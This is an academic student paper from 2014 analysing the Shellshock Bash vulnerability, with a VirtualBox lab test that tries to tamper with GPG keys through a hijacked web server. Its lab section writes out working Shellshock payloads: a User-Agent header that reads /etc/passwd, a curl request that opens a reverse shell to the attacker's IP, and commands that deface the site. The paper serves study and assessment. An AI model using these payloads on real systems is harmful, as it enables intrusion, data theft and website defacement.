Shellshock and GPG

Group 11
Fabrizio Demaria, Paolo Forte, Samia Khalid

December 8, 2014

Abstract

Shellshock is a bug affecting the popular Bash shell and it is considered a serious threat by the security analysts. In this paper, the vulnerability is analysed and some basic tests are presented to show how the bug can be exploited. Moreover, the possibility of using Shellshock to install custom certificates via GPG is tested.

1 Introduction

Shellshock is a bug of Bash (the popular Unix shell) discovered on 24 September 2014 [1]. The bug allows hackers to execute arbitrary commands on web servers running CGI scripts if they invoke the Bash and it represents the basis from which many different kinds of attacks can be carried out. Despite the fact that several patches have been already released, millions of attacks were carried out within a few hours of the bug's disclosure [2]. Many unpatched systems might still be vulnerable and the gravity of the bug has been compared to Heartbleed and other important vulnerabilities [3].

2 The vulnerability

2.1 Bash background

Bash is a command language interpreter released in 1989 and it is used to execute commands on Unix and Unix-like systems (e.g. GNU/Linux, Mac OS X). Nevertheless, Bash is a running program with its own environmental variables, a dynamic collection of key-value pairs (e.g. TEMP key is associated to the location where temporary files can be stored). Shellshock exploits a vulnerability related to such variables, as will be explained in the next section. The prevalence of Unix-like systems on the server-side makes the impact of this vulnerabilities severe.

2.2 Details of the bug

The bug allows the execution of code defined in the environmental variables of Bash. Each shell has a list of environment variables, and a list of internal functions that can be stored in the environment. When a system needs to spawn a new instance of Bash from an old one, it passes on the parent's environment to the new instance; if during this operation, someone properly inserts a function in a variable definition, this will be evaluated and executed when the new instance of Bash will read through it. This technique is called *command injection*.

In other words, the function definitions are exported to a new instance of Bash by encoding them within the list of environment variables. When the second shell starts, it scans its environment variables to load the internal functions. It does so by evaluating the variables and executing the code. In case of a buggy system, no validity check is performed and evaluation of a variable continues even after the marker designating the end of a function definition (i.e. a semicolon).

Let's consider the following example:

```
env x='() { :;}; echo vuln.' bash -c :
```

The variable x is associated to a dummy function since the code inside the curly brackets does nothing. The shell looks at environment variables and when it reaches x, it sees that x satisfies the constraints about how a function definition should look like, so it evaluates the line. The problem is that the evaluation does not stop at the semicolon as it is supposed to, causing the execution of *echo* or any other malicious command found in the trailer.

2.3 Web attacks

The exploitation vectors related to this bug are various and its potential is considerable because of the control it offers to the attacker over the target environment.

This paper is mainly focused on attacks related to Web servers. These attacks are possible for CGI-based servers. CGI provides an interface between a Web server and other programs running on the server (e.g. Bash), thus allowing generation of dynamic content to be displayed on the client's browser (Figure 1) [4].



Figure 1

When the server processes a request, it passes the details of the request to the handler program via environment variables thus triggering the vulnerability. In a web page request, three parts are susceptible: the request URL, the header and the arguments. Headers like Accept-Language, Accept-Encoding etc, providing information regarding the browser to the server, might be saved as variables by the server for examination. If these variables are passed onto Bash, a Shellshock attack scenario environment gets set up. For example, it is possible to change the User-Agent header of an HTTP request so that the following variable is created in the Web server:

```
HTTP\_USER\_AGENT=() \{ :; \};/bin/
cat /etc/passwd
```

When the HTTP_USER_AGENT variable reaches Bash though a CGI-Script, the shell interprets it as a command to be executed although it had come from User-Agent header (a parameter directly under the control of the attacker as passed via the HTTP request). In the case of our example, the attacker can obtain the content of the file *passwd* stored on the server. Similarly, GET, POST and other headers can also be exploited. [5]

Even though attacks were mainly focused on Web servers, Shellshock affects also OpenSSH, DHCP and FTP servers. Also in these cases Shellshock exploits both custom environmental variables and Bash to execute malicious commands on the buggy systems [6].

3 Reports of attacks

The first public reports of Shellshock were made on 12 September 2014 for Bash version 4.3 and they were immediately followed by some patches. A consequent detailed examination by experts resulted in the discovery of five more related vulnerabilities, but from the time between the release of entirely effective patches, to all the systems being patched, the vulnerability got spread widely and numerous attacks have been recorded. According to the report released by the security company Incapsula, in only four days their firewall deflected over 217,089 exploit attempts on over 4,115 domains. The distribution of those attacks is reported here [7]:

- Scanners (68.27%) – Attempts to verify the existence of the Shellshock vulnerability. They were mostly targeted probing attempts to identify vulnerable systems for exploitation.
- Shells (18.37%) – Attempts to establish remote access and use it to hijack the server (e.g., using Python or Perl scripts).
- DDoS Malware (16.64%) – Attempts to inject the server with DDoS malware with the purpose of turning it into a botnet.

- Others (0.72%).

Incapsula has also recorded the origin of the attacks from almost every country around the globe. The attackers' most common countries of origin are as follows [7]:



Figure 2

4 Tests and GPG hacking

In our tests, a vulnerable machine has been hacked through shellshock to understand how the process works and make an assessment on the level of damage that can be done to the victim machine.

Our aim was to exploit Shellshock in order to compromise GPG certificates on the server machine. GPG is a key-based encryption and authentication method that can be used to provide a secure communication through files, text, emails, etc. More specifically, we wanted to obtain a remote shell in order to execute GPG commands and import custom certificates on the victim server.

4.1 Test-bed

A Web server running Apache2.2 on Ubuntu 12.02 (supporting an unpatched version of Bash) has been setup on a VirtualBox virtual machine. To exploit Shellshock, the server must execute any CGI script that calls the buggy bash, so a proper Web page has been created with these specifications [8]. The command line tool *cURL* has been adopted to send HTTP requests to the server with custom environment variables.

Various tests have been performed to hack the Web server with the following IP addresses:

```
IP of the victim: 192.168.56.101
IP of the hacker: 192.168.56.1
```

4.2 Generic tests

At first, we managed to run *ping* on the victim server in order to send ICMP Echo Request packets to our machine, while the latter was listening with the command:

```
sudo tcpdump -i vboxnet0 -v icmp
```

The following cURL command has been used to send the HTTP request to the victim server:

```
curl -H 'x: () { :;}; /bin/bash -c "ping
192.168.56.1 -c 1"' http://192.168.56.101
/cgi-bin/test-bash
```

Once ping was successfully tested, a more powerful attack has been carried out to obtain on our machine a simple remote shell from the server. The procedure is indeed quite similar to the previous one, and cURL was used to call NetCat:

```
curl -H 'x: () { :;}; /bin/bash -i >&
/dev/tcp/192.168.56.1/3788 0>&1'
192.168.56.101/cgi-bin/test-bash
```

The attacker's machine was able to get the remote shell by simply waiting for it through the command:

```
nc -lvp 3788
```

Once the attacker's machine got access to the Web server through the remote shell, we operated to hack the Website too. We created a new Web page and defaced the homepage, by inserting respectively the following commands on the remote console:

```
- echo "hacked" > /var/www/hacked.htm
- echo "<h1>Hacked</h1>" >> /var/www/
  index.html
```

4.3 GPG test

GPG certificates are used to authenticate users in a secure communication system. If an email is signed with the private key of the sender, the receiver can use the related public key to authenticate the sender; the aforementioned public key has to be issued by the sender and imported by the receiver. If we create a private-public key pair by using ID credentials of another existing user, our messages will not be authenticated since our private key is not the one that generates the signature expected by the receiver. This denies hackers to send messages on the behalf of other users.

Conceptually, this mechanism is broken if the hacker is able to import custom public keys into the victim machine. We tried to perform this test by typing the appropriate GPG command on the remote shell obtained through Shellshock:

```
gpg --import <file>
```

This command doesn't require any password to be executed. We were able to import our public key, to which an arbitrary ID can be associated. This, in theory, let the hacker act as if he/she were another trusted person in the victim machine.

This test anyway proved that Shellshock alone is not enough to perform the GPG hacking, for two main reasons:

- In order to be sure that the verification of the signature by the server is positive, the malicious key that the hacker imports in the victim machine has to be set with a maximum level of trust (i.e. *ultimate*). This is possible to be done without the need of any password, but the problem is that GPG prompts the user to ask the level of security. However, by accessing Bash through a remote shell we were not able to receive prompts on the hacker machine (we could only send commands to the remote Bash);

- The main problem with this test is the fact that GPG keeps a list of keys for each user, but Shellshock is not enough for the hacker to gain root privileges: the hacker will always operate on the remote Bash as user *www-data*, for which it doesn't make sense to manipulate keys and trust chains.

4.4 Assessment

To exploit the Shellshock bug it was enough to setup a basic Web server running a CGI script. This is enough to obtain a remote shell if NetCat is installed on the victim's machine. Despite the big potential damage that can be done with Shellshock, it is important to underline its boundaries and its role in the process of privilege escalation. Getting access to the remote shell is just the first step in attacking the victim's machine, but it is not possible to exploit Shellshock to obtain root privileges. We operated in the server as user *www-data* (as shown typing "*whoami*" in the remote shell) and with its limited privileges we could hack the website freely. However, it was not possible to operate as *root*: for example we were not able to read the file */etc/shadow* containing the system's passwords. Our original purpose was to exploit Shellshock to install malicious certificates remotely on the server by writing GPG code on NetCat, but this turned out to be unfeasible by simply exploiting Shellshock, since we could only act as user *www-data*.

5 Conclusions

In this paper the basics of the Shellshock bug has been covered, including a brief presentation of the possible attacks related to the vulnerability and an overview of the real attacks performed after the bug's disclosure. The authors have performed tests to exploit the bug with the original purpose of installing malicious certificates with GPG, but Shellshock alone is not enough to give the attacker root privileges, thus making the operation impossible.

References

[1] John Leyden. (24 September 2014). *Patch Bash NOW: 'Shellshock' bug blasts OS X, Linux systems wide open.* Last accessed December

5, 2014, http://www.theregister.co.uk/2014/09/24/bash_shell_vuln/.

[2] Nicole Perlroth. (26 September 2014). *Companies Rush to Fix Shellshock Software Bug as Hackers Launch Thousands of Attacks*. Last accessed December 5, 2014, http://bits.blogs.nytimes.com/2014/09/26/companies-rush-to-fix-shellshock-software-bug-as-hackers-launch-thousands-of-attacks/?_r=0.

[3] Lerry Seltzer. (29 September 2014). *Shellshock makes Heartbleed look insignificant*. Last accessed December 5, 2014, http://www.zdnet.com/article/shellshock-makes-heartbleed-look-insignificant/.

[4] Shishir Gundavaram. (1st Edition March 1996). *CGI Programming on the World Wide Web*. Last accessed December 8, 2014, http://www.oreilly.com/openbook/cgi/ch01_01.html.

[5] Troy Hunt. (25 September 2014). *Everything you need to know about the Shellshock Bash bug*. Last accessed December 8, 2014, http://www.troyhunt.com/2014/09/everything-you-need-to-know-about.html.

[6] (Last modified 1 December 2014). *Shellshock (software bug)*. Last accessed December 8, 2014, http://en.wikipedia.org/wiki/Shellshock_(software_bug)#Specific_exploitation_vectors.

[7] Ofer Gayer. (Last modified 29 September 2014). *The Shellshock Aftermath – How Hackers Are "Bashing" Servers*. Last accessed December 8, 2014, http://www.incapsula.com/blog/shellshock-bash-vulnerability-aftermath.html.

[8] (2014). *Shellshock*. Last accessed December 8, 2014, http://securitymonkey.net/.